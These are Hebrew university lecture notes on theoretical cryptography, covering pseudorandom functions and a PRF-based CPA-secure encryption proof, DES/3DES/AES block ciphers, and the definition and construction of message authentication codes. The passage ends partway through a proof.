- פונקציות רנדומליות באמת f – כזו שנבחרת בצורה אחידה מתוך $\text{Func}_{n \rightarrow \ell}$. לכל קלט $x \in \{0,1\}^n$ ערך הפלט שלה $f(x) \in \{0,1\}^\ell$ נבחר באופן אחיד בלי תלות בבחירות האחרות.

- פונ' פסודורנדומלית F_k – אי אפשר להבחין בינה לבין כל פונ' שנבחרת באופן רנדומלי באמת. k הוא המפתח של הפונ' שנבחר באופן אחיד, ולכל k מתקיים: $F_k(\cdot): \{0,1\}^n \rightarrow \{0,1\}^\ell$

מה זה אומר שהיא בלתי נתנת לאבחנה מפונ' מפולגת באופן אחיד? נדמיין ניסוי מחשבתי:



(איור שמתאר את שני העולמות בניסוי המחשבתי)

נחשוב על אלגוריתם \mathcal{D} שרץ בזמן PPT כך שבכל עולם הוא מדבר עם פונקציה, ומותר לו לתת לה x ים ולקבל $f(x)$ ים בחזרה (כלומר הוא מקבל גישה אורקל לכל אחת מהפונקציות). \mathcal{D} ינסה להבחין בין העולם העליון לתחתון.

אנחנו אומרים ש- F_k היא פסודורנדום אם לכל אלגוריתם \mathcal{D} כזה שמנסה להבחין בין העולם העליון לתחתון, הסיכוי שלו להתנהג בצורה שונה בין שני העולמות הוא זניח.

- הגדרה** – נאמר ש- $F: \{0,1\}^n \times \{0,1\}^n \rightarrow \{0,1\}^\ell$ שהיא ניתנת לחישוב בזמן פולינומי בצורה פסודורנדומלית אם הסיכוי של היריב לדעת שהפונקציה פסודורנדומלית (עם גישה אורקל) לבין לדעת שהיא רנדומלית באמת (עם גישה אורקל) הוא זניח, כלומר:

$$|Pr[\mathcal{D}^{F_k(\cdot)}(1^n) = 1] - Pr[\mathcal{D}^{f(\cdot)}(1^n) = 1]| \leq \nu(n)$$

עבור $k \leftarrow \{0,1\}^n$ ו- $f \leftarrow \text{Func}_{n \rightarrow \ell}$.

בתרגיל נוכיח שאפשר לעשות שימוש בכל PRF ע"מ לבנות PRG (אם $F: \{0,1\}^n \times \{0,1\}^n \rightarrow \{0,1\}$ הוא PRF אז $G(s) = F_s(1) \cdots F_s(n+1)$ הוא PRG , ר' הוכחה ב-1 Problem Set).

3.3.1 מתודולוגיית השימוש ב- PRF

זה בגדול איך שנעשה שימוש ב- PRF עכשיו וגם בהמשך הקורס:

1. נתכנן מערכת הצפנה, ונראה שהיא בטוחה אם היינו עושים שימוש בפונ' שמפולגת באופן אחיד באמת.
2. נראה שאם יריב יכול לשבור את המערכת כשמשתמשים בה ב- PRF ולא בפונקציה באמת רנדומלית אזי היריב יכול להבחין בין PRF לבין פונקציה רנדומלית באמת.

הסבר: אין דבר כזה במציאות פונ' רנדומלית באמת, אי אפשר להחזיק אפילו כזאת פונקציה. הטריק שאנחנו הולכים לעשות זה קודם כל להוכיח שהמערכת בטוחה במובן של CPA אם היינו עושים שימוש בפונקציה שמפולגת באופן אחיד באמת, ואז מכיוון שאף אחד לא אמור להיות מסוגל להבחין בין רנדומית באמת לפסודורנדום, זה יאמר שהיריב שלנו לא

יכול לשבור את המערכת עם הפונ' הפסדורנדומית (כי זה היה נותן לו שיטה להבדיל). זה יאמר לנו שמכיוון שהמערכת הראשונה בטוחה גם השנייה בטוחה, עד כדי הייתרון הזניח של יריבים.

3.3.2 מערכת מוצפנת CPA באמצעות PRF

נעשה קצת הקדמה לפני שנעבור לבנייה עצמה של המערכת. עד כה למדנו בעצם רק דרך אחת להצפין – OTP, קסור בין המפתח להודעה.

נניח שאנחנו רוצים להשתמש ב-OTP כדי להצפין כמה הודעות. היינו רוצים שבכל פעם שנרצה להצפין הודעה נבחר באקראי מפתח מתוך קבוצה של מפתחות ונצפין באמצעותו. אולם, אנחנו כאן מדברים על מפתח משותף, באופן כזה השני לא יהיה מסוגל לפענח. לכן, נעשה שימוש ב-PRF ע"מ לצור אפקטיבית סדרה של מפתחות עבור ה-OTP שמבחינה חישובית כ"א מהם בלתי ניתן לאבחנה ממפתח שמפולג באופן אחיד, ושני הצדדים יוכלו לשחזר את הסדרה באמצעות המפתח.

הסכמה Π_f עבור $F: \{0,1\}^n \times \{0,1\}^n \rightarrow \{0,1\}^\ell$ שהוא PRF מוגדרת באופן הבא:

- Key generation: דוגמים $k \leftarrow \{0,1\}^n$.
- Encryption: עבור קלט $k \in \{0,1\}^n$ ו- $m \in \{0,1\}^\ell$ דוגמים $r \leftarrow \{0,1\}^n$ ומחזירים:

$$c = (r, F_k(r) \oplus m)$$
- Decryption: עבור קלט $k \in \{0,1\}^n$ ו- $c = (r, s)$ מחזירים $m = F_k(r) \oplus s$.

הסבר: המפתח שלנו k אומר איזה PRF לבחור. בכל פעם שנרצה להצפין הודעה m נבחר r באופן אחיד, ונעשה שימוש ב- $F_k(r) \oplus m$, וכיוון שהצד השני מכיר את המפתח ומקבל גם את r כקלט, הוא ידע לפענח (וזה אומר שיש לזה נכונות). מי שישב על הערוץ ויראה את זה לא יודע מהי k , ואין לו אפשרות להבחין בין $F_k(r)$ לבין פונ' שמפולגת אחיד בנקודה r , לכן r לא יוסיף לו שום אינפורמציה. נעיר ש- $F_k(r)$ משתנה בכל פעם שמצפינים, ולכן סביר שאותה הודעה תוצפן בשתי דרכים שונות.

נוכיח עכשיו:

- **טענה** – אם F היא PRF, Π_F היא בטוחה CPA.

רעיון ההוכחה: נוכיח ברדוקציה, אבל תוך שימוש בעוד טריק –

- נחשוב על אותה מערכת הצפנה, אבל במקום לעשות שימוש ב- F_k נעשה שימוש בפונ' f שמפולגת באופן אחיד באמת.
- נוכיח בלי שום הנחה נוספת שהמערכת שלנו כשהחלפנו את ה-PRF בפונ' רנדומלית באמת היא בטוחה CPA.
- אף יריב לא מסוגל להבחין בין פונ' רנדומלית באמת לפ"ר (למעט בסיכוי זניח), לכן Π_f ו- Π_F בלתי נתנות לאבחנה, וזה אומר שאם המערכת הרנדומלית בטוחה CPA אז גם הפ"ר בטוחה CPA.

הוכחה –

נשתמש בשתי למות (שאותן נוכיח בסוף):

- למה 1: קיימת פונקציה זניחה $\nu(n)$ כך ש-

$$\left| \Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1] - \Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1] \right| \leq \nu(n)$$
- למה 2: יהי $q(n)$ מספר השאלות שהעלה \mathcal{A} לאורקל. אזי:

$$\Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1] \leq \frac{1}{2} + \frac{q(n)}{2^n}$$

בעת:

- יהיה \mathcal{A} יריב PPT . נסתכל על הסיכוי שלו לנצח ב- $IND_{\Pi_F, \mathcal{A}}^{CPA}$, ואז נוסיף ונחסר את אותו האיבר:

$$Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1] = |Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1]|$$

$$= |Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1] - Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1] + Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1]|$$
- לפי א"ש המשולש + זה שהסתברות תמיד אי-שלילית נוכל לחסום את הביטוי הזה:

$$Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1] \leq |Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1] - Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1]| + Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1]$$
- נפעיל את שתי הלמות ונקבל:


$$Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1] \leq \frac{1}{2} + \left(\frac{q(n)}{2^n} + \nu(n) \right)$$
 כלומר קיבלנו ש- Π_F קטן מ- $1/2$ ועוד משהו זניח, ולכן הוא CPA בטוח, כנדרש.

הוכחת למה 1 –

נרצה להוכיח את הטענה שהפרש בין היכולת של היריב שלנו לנצח בניסוי ה- CPA עם פונ' רנדומלית ועם פונ' פ"ר הוא זניח. רעיון ההוכחה: נעשה את זה ברדוקציה – נקח את \mathcal{A} שהוא היריב ל- CPA , ונבנה ממנו אלגוריתם \mathcal{D} ששובר את הבטיחות של ה- PRF .

- נניח בשלילה יריב \mathcal{A} ופולינום $p(n)$ כך שעבור אינסוף ערכי n מתקיים –

$$|Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1] - Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1]| \geq \frac{1}{p(n)}$$
- נבנה מבחין \mathcal{D}^θ שיפעל באופן הבא:
 - יידגום $b \leftarrow \{0,1\}$ וייקרא ל- \mathcal{A} .
 - יענה לכל השאילתות ש- \mathcal{A} יפנה אליו כמו שהאורקל היה עונה.
 - יוציא 1 אם " $b' = b$ ".



(ציור שמדגים את הבניה)

- ברור שאם \mathcal{A} רץ ב- PPT אז גם המבחין, לכן נותר להוכיח שגם למבחין יש ייתרון לא זניח.
- יש שני מקרים:
 - $\mathcal{O} = F_k$ עבור $k \leftarrow \{0,1\}^n$ – במקרה הזה נקודת המבט של \mathcal{A} זהה לזו של $IND_{\Pi_F, \mathcal{A}}^{CPA}$, לכן:


$$Pr[\mathcal{D}^{F_k(\cdot)}(1^n) = 1] = Pr[IND_{\Pi_F, \mathcal{A}}^{CPA}(n) = 1]$$
 - $\mathcal{O} = f$ עבור f רנדומלית באמת – במקרה הזה נקודת המבט של \mathcal{A} זהה לזו של $IND_{\Pi_f, \mathcal{A}}^{CPA}$, לכן:

$$Pr[\mathcal{D}^{f(\cdot)}(1^n) = 1] = Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1]$$
- כלומר לפי שני אלה ולפי ההנחה מתקיים:

$$|Pr[\mathcal{D}^{F_k(\cdot)}(1^n) = 1] - Pr[\mathcal{D}^{f(\cdot)}(1^n) = 1]| = |Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1] - Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1]| \geq \frac{1}{p(n)}$$

בסתירה לכך ש- F הוא PRF .

הוכחת למה 2 –



(אילוסטרציה של הניסוי)

- נזכר שכל שאילתה msg_i נענית ב- $(r_i, f(r_i) \oplus msg_i)$ עבור r_i מפולג אחיד ובלתי תלוי $r_i \leftarrow \{0,1\}^n$.
- נגדיר את המאורע $Repeat$ בתור המאורע שבו r^* נבחר לפחות פעם אחת ע"י האורקל (כלומר קיים i כך ש- $r^* = r_i$).
- אם אנחנו יודעים ש- $Repeat$ לא התרחש, הרי שבעיני היריב $f(r^*)$ הוא סתם מספר אקראי, כלומר הסיכוי שלו להיות צודק בניסוי (להבין מאיפה הגיע c^*) הוא אקראי, כי במקרה כזה אקראי הסיכוי שההודעה $c^* = (r^*, f(r^*) \oplus m_b)$ הגיעה מהצפנה של m_0 לזה שהיא הגיעה מהצפנה של m_1 . כלומר:

$$Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1 | \overline{Repeat}] = \frac{1}{2}$$

- לפי ההסתברות השלמה:

$$\begin{aligned} Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1] &= Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1 | \overline{Repeat}] \cdot Pr(\overline{Repeat}) \\ &\quad + Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1 | Repeat] \cdot Pr(Repeat) \end{aligned}$$


- מהיותה הסתברות, $Pr(\overline{Repeat}) \leq 1$. כמו כן, נשים לב ש- $Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1 | Repeat] = 1$ (אם הוא כבר ראה את ההצפנה הזאת בניסוי הוא יודע איך לענות). כמו כן, הסיכוי לריפוי הוא הסיכוי שאחת השאילתות שאלה על קלט מסויים מבין כל האפשריים, כלומר $Pr(Repeat) = \frac{q(n)}{2^n}$.
- לכן:

$$Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1] \leq Pr[IND_{\Pi_f, \mathcal{A}}^{CPA}(n) = 1 | \overline{Repeat}] \cdot 1 + 1 \cdot Pr(Repeat) = \frac{1}{2} + \frac{q(n)}{2^n}$$

וזה מה שרצינו להוכיח.

3.4 הוריסטיקות פרקטיות

3.4.1 עולם ההצפנה עד כה



דברים שראינו עד כה (חלקם בשיעורי הבית) –

- קיימים אובייקטים PRF ו- PRG .
- באמצעות PRF אפשר לבנות PRG .
- באמצעות PRG אפשר לבנות סכמה שהיא בטוחה IND עבור מפתח הצפנה סימטרי.
- באמצעות PRF אפשר לבנות סכמה שהיא בטוחה CPA עבור מפתח הצפנה סימטרי.
- כל מה שבטוח CPA בטוח גם IND (כי ההבדל היחיד בין הניסויים הוא גישה אורקל, ואם אי אפשר לשבור משהו עם גישה אורקל אז על אחת שאי אפשר לשבור אותו בלי גישה אורקל).

את כל אלה ראינו מבחינה תיאורטית, ונרצה לקבל קצת מושג מה קורה בעולם האמיתי.

3.4.2 היריסטיקות פרקטיות: Block Ciphers

בעולם האמיתי יש את הגישה התיאורטית יותר שאומר שאם למשל קשה לפרק מספר גדול לגורמים אז אפשר לבנות מזה PRG ו- PRF (בקורס המתקדם).

מה שאנחנו עושים בקורס שלנו זו גישה אחרת שדווקא מובילה יותר בעולם בשם block ciphers. זה אמור להיות היריסטיקה ל- PRF (וגם ל- pseudorandom permutations, שמחזיר פרמוטציות).


אנחנו חושבים על בלוק סיפר בתור פונקציה F מקבלת מפתח באורך n ביטים ופרמוטציה ב- $\{0,1\}^\ell$ ומחזירה פרמוטציות ב- $\{0,1\}^\ell$:

$$F: \{0,1\}^n \times \{0,1\}^\ell \rightarrow \{0,1\}^\ell$$

$$(F_k: \{0,1\}^\ell \rightarrow \{0,1\}^\ell \text{ הוא פרמוטציה לכל מפתח } k)$$

כשמדברים על היריסטיקות הזאת מדברים לא על בטיחות קונקרטית אלא על בטיחות אסימפטוטית. בלוק סיפר נחשב בטוח אם ההתקפה הכי טובה עליו שידועה לוקחת בערך זמן של 2^n (שזה כמו הזמן שלוקח לחפש מפתח בברוט פורס).

הבלוק סיפר הראשון שהוצא הוא DES .



(מבנה ה-DES)

ב- DES אורך המפתח הוא 56 ביטים, ולכל מפתח כזה DES הוא פרמוטציה על 64 ביטים.

בניגוד להוכחות שאנחנו מסוגלים לעשות ולבנות PRF ו- PRP באופן אלגברי עם מבנה, הרעיון הגדול בהיריסטיקות האלה זה לבלבל את כולם. המבנה של DES הוא מה שיש בצד שמאל. מתחילים בקלט ועושים 16 סיבובים כך שבכל סיבוב חצי מהערך עובר במקום אחד ומקוסר עם חצי מהערך שעובר במקום אחר. אפשר להראות שלא משנה מה הפונ'

f הדבר הזה הוא פרמוטציה (נראה קצת מוזר, אבל אפשר להוכיח את זה). מה שקורה בתוך הפונ' f זה שהיא לוקחת את 32 הביטים שמגיעים מצד אחד, ובשילוב עם מפתח שעובר שינוי בכל סיבוב יש sboxes שאמורים לעבור את הלינאריות של הפונקציה הבוליאנית.

זה עבד להם, והמתקפה הכי טובה שמכירים היום על DES זה באמת התקפה שזמן הריצה שלה הוא די לעבור כ"א מהמפתחות.

נראה שהוא עונה להגדרה של בלוק סיפר טוב, אבל בשנת 1970 מתקפה בזמן 2^{56} נראה לא סביר, היום זה נראה סביר גם אם לא קל, לכן אי אפשר היום לעשות שימוש ב- DES . הוא היה ממש מתוקנן ועשו בו שימוש במערכות ולעבור בין בלוק סיפרים זו בעיה, אז מה שניסוי לעשות זה לחזק אותו למה שנקרא דס משולש:

$$3DES_{k_1, k_2, k_3}(x) = DES_{k_1} \left(DES_{k_2}^{-1} \left(DES_{k_3}(x) \right) \right)$$

הוא לוקח את דס עם שלושה מפתחות שונים, והפרמוטציה החדשה מחשבת את דס עם מפתח אחד, הופכת עם מפתח שני ואז שוב מחשבת את דס עם מפתח ראשון. יש בזה משהו הגיוני, אבל התברר שזה לא בטוח. למרות שאורך המפתח $3 \cdot 56$ ביט, אפשר לשבור את זה בזמן שאקספוננציאלי ב- $2/3$ באורך המפתח ($2^{2 \times 56}$), שזה הרבה יותר טוב מאקספוננציאל באורך המפתח. לכאורה זה נשמע עדיין יותר בטוח מהברוט פורס על DES , אבל זה שהצליחו לשפר את זמן הריצה של המתקפה על $3DES$ עם משהו יותר טוב מהברוט פורס אומר הצליחו להבין עוד דברים על המבנה הפנימי שלו, מה שהופך אותו לאפילו פחות בטוח מ- DES .

ב-1997 מכון התקנים האמריקאי הודיע על חיפוש של בלוק סיפר חדש. החלופה שנמצאה היא AES, וכיום לא ידועות אף התקפות על AES שהן יותר טובות מלעבור על כל המפתחות.

אמנם אין כאן הרבה הבנה של המבנה של הדברים האלה (ההוריסטיקה), בכל זאת יש פה ושם סוגים של תובנות שכן אפשר להבין אותן ולהסביר למה אחד עשוי להיות יותר טוב או פחות מאחד אחד. בפועל, כשחושבים על PRF , היום הכוונה זה AES .

3.4.3 הצפנה בטוחה CPA

איך אפשר לעשות שימוש בהצפנה בטוחה CPA? אנחנו היינו מסוגלים להצפין רק הודעות באורך של ה- F_k , אבל מה עם הודעות ארוכות?

AES מאפשר להצפין הודעות עד 128 ביט, ולכן מה שהרבה אנשים עושים זה לעשות שימוש ב-AES עצמו בתור אלגוריתם הצפנה. אולם, הוא בהכרח לא יכול להיות בטוח, כי הוא דטרמיניסטי לגמרי (אסור לבחור $Enc_k(m) = AES_k(m)$!).

מה שעושים זה לחלק הודעה ארוכה לחתיכות באורך ההאופוט של ה- PRF ולהצפין כ"א בנפרד ובאופן לא תלוי:


$$Enc_k(m_1 \dots m_\ell; r_1 \dots r_\ell) = (r_1, AES_k(r_1) \oplus m_1), \dots, (r_\ell, AES_k(r_\ell) \oplus m_\ell)$$

הבעיה היא שהאורך של ההצפנה גדול פי 2 מהגודל של ההודעה.

3.4.4 Modes of Operation

כאן מגיעים Modes of Operation, שאומרים איך אפשר להצפין הודעה כך שהודעה היא לא ארוכה כמו ההודעה.

השיטה הראשונה היא Counter (CTR) mode: אין סיבה לבחור באופן אחיד כל אחד מהם, אפשר לבחור את הראשון באקראי ואז להמשיך להתקדם ממנו.



4 אימות מסרים ופונקציות גיבוב

4.1 אימות מסרים (Message Authentication)

נעצור קצת עם הצפנה ונעבור לנושא אחר. מה שאנחנו הולכים לדבר עליו נקרא Message Authentication. נחשוב על אליס בצד אחד ועל בוב בצד האחר, ואליס רוצה להעביר לבוב הודעה לשלם לצירלי איזשהו סכום. עכשיו נחשוב לא רק מיריב שמאזין לערוץ, אלא גם מסוגל לשנות חלק מהתוכן שעובר על הערוץ. למשל, אליס מבקשת להעביר סכום כסף כלשהו, ואיב משנה אותו:



לכן, צריך דרך לוודא שמה שאנחנו מקבלים זו אכן האינפורמציה שנשלחה. זה מה שנקרא Message Authentication, אימות מסרים.


נשים לב שעד כה דיברנו רק על יריבים שמסוגלים להאזין, ועל זה שנרצה להחביא מה שעובר בערוץ. עכשיו לא אכפת לנו מלהחביא את מה שעובר, לא אכפת לנו אם איב מסוגלת לראות מה כתוב, אלא מזה שנרצה למנוע ממה לשנות מה עובר. כלומר, הרעיונות של הצפנה ושל אימות הם אורתוגונליים: הצפנה מבטיחה data secrecy ואימות מבטיח data integrity. בשיעור הבא נדבר איך אפשר לשלב הצפנה ואותנטיקציה כדי לקבל את מה שבאמת נרצה – אי אפשר להבין את מה שעובר ואי אפשר לשנות.

4.2 Message Authentication Code (MAC)

נסביר מה זה אימות מסרים. מה שנרצה זה בנוסף להודעה m לשלוח אינפורמציה נוספת שנקראת התג (או ערך האימות בעברית). אם ההנחה היא עדיין שהשולח והמקבל חולקים מפתח, נרצה במשותף עם m שאליס תשלח ערך אימות t עבור m בעזרת המפתח k , ומהצד האחר אפשר לוודא ש- t הוא חוקי עבור m .

נדבר על מערכת $\Pi = (\text{Gen}, \text{Mac}, \text{Vrfy})$ שמורכבת מ-

- Gen : אלגוריתם יצירת המפתחות שמקבל 1^n ומוציא מפתח k .
- Mac : אלגוריתם שמחשב את ערך האימות $t \in \{0,1\}^*$ בהנתן ההודעה $m \in \{0,1\}^*$ והמפתח k .
- Vrfy : אלגוריתם הוידוא, שמקבל m, k, t ומוציע ביט b שאומר האם t הוא חוקי עבור m יחסית ל- k או לא.



(מערכת האימות)

נכונות – נרצה שאם המערכת עובדת ללא הפרעה הפונקציה המאמתת תאמר שזה בסדר:

$$\forall k, m: \text{Vrfy}_k(m, \text{Mac}_k(m)) = 1$$


באילו מקרים המאמת אמור לא לקבל? היינו רוצים להגדיר שאם משהו צפה בזוג (m, t) שעבר, אם נשנה את m להודעה אחרת הוא לא אמור לדעת למצוא t שיעבוד עבורה. אפשר לחשוב על הערך t בתור החתימה על ההודעה m בעזרת המפתח המשותף k . אף אחד אחר לא אמור להיות מסוגל לחתום עם אותו השם על ערך אחר.

4.3 הבטיחות של MAC

איך עושים את זה בפועל? נגדיר ניסוי עם יריב PTT , שישחק נגד המערכת. המטרה של היריב היא אחרי שהוא צופה בזוגות (m, t) להצליח לקחת מסר חדש ולחשב עבורו ערך אימות שעובר וורפיקציה.

נתאר ניסוי מחשבתי בשם $MacForge$ שיעזור לנו לגדיר את הגדרת הבטיחות:

- המפתח נבחר מבחון ע"י המערכת ולא מסופק ליריב.
- היריב יכול לבקש מאיתנו הודעות וניתן לו ערך אימות עבורן כמה פעמים שהוא רוצה.
- באיזשהו שלב הוא יפסיק את הבקשות שלו, ועכשיו הפלט שלו היא הודעה שנשמך ב- m^* וערך אימות פוטנציאלי שנשמך ב- t^* כך שאם נשמך ב- Q את אוסף כל ההודעות שהבאנו ליריב מתקיים $m^* \notin Q$ וכן הזוג הזה עובר וורפיקציה $Vrfy_k(m^*, t^*) = 1$.



כלומר, \mathcal{A} נצח בניסוי אם אכן הזוג שהוא הוציא עובר וורפיקציה עבור הודעה שהיא לא באוסף כל ההודעות.

זה מאפשר לנו להגדיר את הגדרת הבטיחות –

- **הגדרת בטיחות ב- MAC** – נאמר שסכמת ה- MAC בשם Π היא בטוחה אם לכל יריב \mathcal{A} שהוא PPT קיימת פונקציה זניחה $v(\cdot)$ כך ש-

$$Pr[MacForge_{\Pi, \mathcal{A}}(n) = 1] \leq v(n)$$

כאן יש לנו הגדרה אחת, אנחנו אומרים פשוט על ה- MAC שהוא בטוח או לא בטוח. נשים לב גם שכאן אין החצי ועוד זניח – כאן זה פשוט זניח.

שאלה – האם הוא אמור להצליח לצור זיוף להודעה אחת או לכל ההודעות? בשביל לחזק את הגדרת הבטיחות נסתכל רק על הודעה אחת, כלומר אנחנו רוצים שלכל הודעה שהיא הוא לא יצליח לצור לה אימות.

נשים לב שערך האימות t לא יכול להיות קצר מדי – אם הוא ביט אחד, למשל, אפשר ישר לנחש אותו בסיבוי חצי. גם כאן, בדומה למה שראינו בשבוע הראשון, גם המפתח וגם ערך האימות אמורים להיות ארוכים.

מה שסכמות MAC לא מספקות זה הגנה מ-replay attack. כלומר, אם מבקשים משהו שוב אין הגנה. למשל, אם אנחנו מבקשים מהבנק העברה של סכום כסף לאנשהו ומישהו שצופה בערוץ עם הבנק הצליח לצפות בבקשה, הוא יכול עכשיו לשלוח אותה שוב ושוב, ואז אפילו שרצינו לעשות העברה אחת יהיו הרבה העברות. איך אפשר לטפל ב-replay attack: אפשר בכל בקשה לבנק לשרשר לבקשה את השם ואת הזמן שבו מבקשים לעשות את זה. במקרה כזה, מי שעושה לזה replay attacks או יישמור על אותו הזמן, או שהוא רוצה לשנות את הזמן ואז הוא צריך לחשב ערך אימות על הודעה אחרת, וזו בדיוק הבטיחות של ה-MAC.

4.4 A Fixed-Length MAC

נראה עכשיו איך אפשר בקלות לבנות סכמה כזו, ובשביל לעשות את זה נעשה שימוש פשוט ב-PRF.

תהי $F: \{0,1\}^n \times \{0,1\}^n \rightarrow \{0,1\}^n$ פונקציית PRF. הסכמה Π :

- **Key generation**: יצירת המפתחות היא אותו הדבר כמו ל-PRF, בחירת המפתח באקראי באופן אחיד $k \leftarrow \{0,1\}^n$.
- **Tag generation**: על קלט $k \in \{0,1\}^n$ ו- $m \in \{0,1\}^n$ תחזיר $t = F_k(m)$.
- **Verification**: על הקלט k, m, t תוציא 1 אם $t = F_k(m)$ ו-0 אחרת.

מבחינת הנכונות ברור שזה עובד. מה שאנחנו הולכים להוכיח זה שאם F היא PRF אז באמת ה-MAC בטוח.

• **משפט** – אם F היא PRF אז Π בטוחה.


רעיון ההוכחה: נניח בשלילה שקיים זייפן (כלומר יריב שמנצח ב-MacForge ל- Π , ונבנה מבחין \mathcal{D} שידע להבחין בין F לבין פונ' רנדומלית באמת בסיכוי לא זניח.

הוכחה –

- נוכיח בשלילה שקיים יריב \mathcal{A} שהוא PPT ופולינום $p(n)$ כך שלאינסוף ערכי n מתקיים:

$$\Pr[\text{MacForge}_{\Pi, \mathcal{A}}(n) = 1] \geq \frac{1}{p(n)}$$

